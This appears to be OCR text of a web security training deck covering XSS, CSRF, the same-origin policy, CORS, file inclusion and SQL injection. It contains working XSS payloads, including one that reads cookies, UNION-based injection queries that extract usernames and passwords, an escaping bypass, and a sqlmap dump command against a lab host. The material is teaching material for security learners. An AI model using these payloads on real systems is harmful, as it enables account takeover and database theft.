CSC – Jordan Shield Special Edition


Powered By : Mohammed Kher Al-Khawaldeh.

Vulnerability

HTML Attribute:

EX: <img src="img_girl.jpg">

<img src=" "> <img src=‘ ‘> <img src= >



Vulnerability

Mohammed

Inject

Mohammed

<script>alert(1)</script>">Mohammed


Javascript:onclick=alert(1);

Javascript:alert(1)

data:text/javascript,alert(1)

Vulnerability

You Can TakeOver The Cookies by DOM-Based




```
<script>alert(1)</script>
<script>alert(“STRING”)</script>
<script>alert(DOM)</script>
```


document.write()
document.writeln()
document.domain
someDOMElement.innerHTML
someDOMElement.outerHTML
someDOMElement.insertAdjacentHTML
someDOMElement.onevent

```
<script>alert(document.cookie)</script>
<script>document.body.innerHTML = 'Hacked';</script>
<script  src=“URL.js”></script>
```

Vulnerability


CSRF : Cross Site Request Forgery,XSRF,SeaSurf, Session Riding etc..

Cross-site request forgery
(also known as CSRF)
is a web security vulnerability
that allows an attacker to induce users
to perform actions that they do not
intend to perform. It allows an attacker
to partly circumvent the same origin
policy, which is designed to prevent
different websites from interfering
with each other.



Ref:PortSwigger

Vulnerability



CSRF : Cross Site Request Forgery,XSRF,SeaSurf, Session Riding etc..

```
<form action="#" method="GET">    New password:<br>
   <input type="password" AUTOCOMPLETE="off" name="password_new">
            <br>
   Confirm new password: <br>
   <input type="password" AUTOCOMPLETE="off" name="password_conf">
   <br>
   <input type="submit" value="Change" name="Change">
   </form>
```

Same-Origin Policy (SOP)

What is the same-origin policy?

The same-origin policy is a web browser security mechanism that aims to prevent websites from attacking each other.

The same-origin policy restricts scripts on one origin from accessing data from another origin.
An origin consists of a URI scheme, domain and port number.
For example, consider the following URL:

http://normal-website.com/example/example.html

This uses the scheme http, the domain normal-website.com, and the port number 80.

The following table shows how the same-origin policy will be applied if content at the above URL tries to access other origins:

Ref:PortSwigger

Same-Origin Policy (SOP)

The same-origin policy restricts scripts on one origin from accessing data from another origin.

An origin consists of a URI scheme, domain and port number.

For example, consider the following URL:

http://normal-website.com/example/example.html


URL accessed	Access permitted?
http://normal-website.com/example/	Yes: same scheme, domain, and port
http://normal-website.com/example2/	Yes: same scheme, domain, and port
https://normal-website.com/example/	No: different scheme and port
http://en.normal-website.com/example/	No: different domain
http://www.normal-website.com/example/	No: different domain
http://normal-website.com:8080/example/	No: different port*

Ref:PortSwigger

Vulnerability

Cross-origin resource sharing (CORS)

Cross-origin resource sharing (CORS)
is a browser mechanism which enables
controlled access to resources located
outside of a given domain.
It extends and adds flexibility
to the same-origin policy (SOP).
However, it also provides potential
for cross-domain based attacks,
if a website's CORS policy is poorly
configured and implemented.
CORS is not a protection against cross-origin
attacks such as cross-site request forgery (CSRF).




Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true

Ref:PortSwigger

Corsair_Scan


Vulnerability

XSS Protection
Script Transport Security
Content Security Policy



Ref:PortSwigger

Vulnerability




(RCE) Remote Code Execution

Allow to use commands inside the server .

Ls
Cd
Curl
Wget
Ifconfig
Etc…

Vulnerability




(LFI) Local File Inclusion
(RFI) Remote File Inclusion

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous
because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

Vulnerability

(SQLi) SQL Injection




Vulnerability

SQL INJECTION TYPES

- In-Band (Classic) SQLi
- Error-Based SQLi
- Union-Based SQLi
- Inferential (Blind) SQLi
- Content-Based Blind SQLi
- Time-Based Blind SQLi
- Out-of-Band SQLi

Vulnerability



The Data Base Contain DB Name DB Columns DB Tables.

To Call Any One From There We Use Query.

Data Base Always in Back END.

To Determine the number of columns required in UNION attack we use :
‘ ORDER BY (ID)--


The number of columns are required in next query.

Vulnerability

To Determine the DB name DB tables we use :

Query

```
1' UNION ( SELECT table_name, table_schema FROM information_schema.tables )#
```




Contain All Table Name Inside The Server.

Contain All Data Base Inside The Server.

Table Name Always Exist In MYSQL , got One table and hold Inside all information About tables inside The server.

Vulnerability




To Determine the Columns name we use :

```
1' UNION ( SELECT column_name, 2  FROM information_schema.columns WHERE table_name = 'users' )#
```

To Determine the dumbs of columns we use :

```
1' UNION (SELECT user, password FROM users)#
```

Vulnerability



1' OR ''='


```
$id = $_GET['id'];
$id = mysql_real_escape_string($id);

$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

Bypass it by :

Inject the $id by using SUBSELECT and UNHEX

Unhex(27) or 1=1 UNION (SELECT column_name, 2 FROM information_schema.columns WHERE table_name = 'users')#

Vulnerability



SQLMap : Automated tool doing SQLinjection.

-u : URL
-C : Columns
-T : Tables
-D : Database Name
--dump : Get every thing inside the database
--cookie : Get Cookies For Authentication And Authorization

PHPSESSID=caj6kji3568iqibmmkm3h8u7b3; security=low

sqlmap -u "http://192.168.1.105/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="PHPSESSID=caj6kji3568iqibmmkm3h8u7b3; security=low" --dump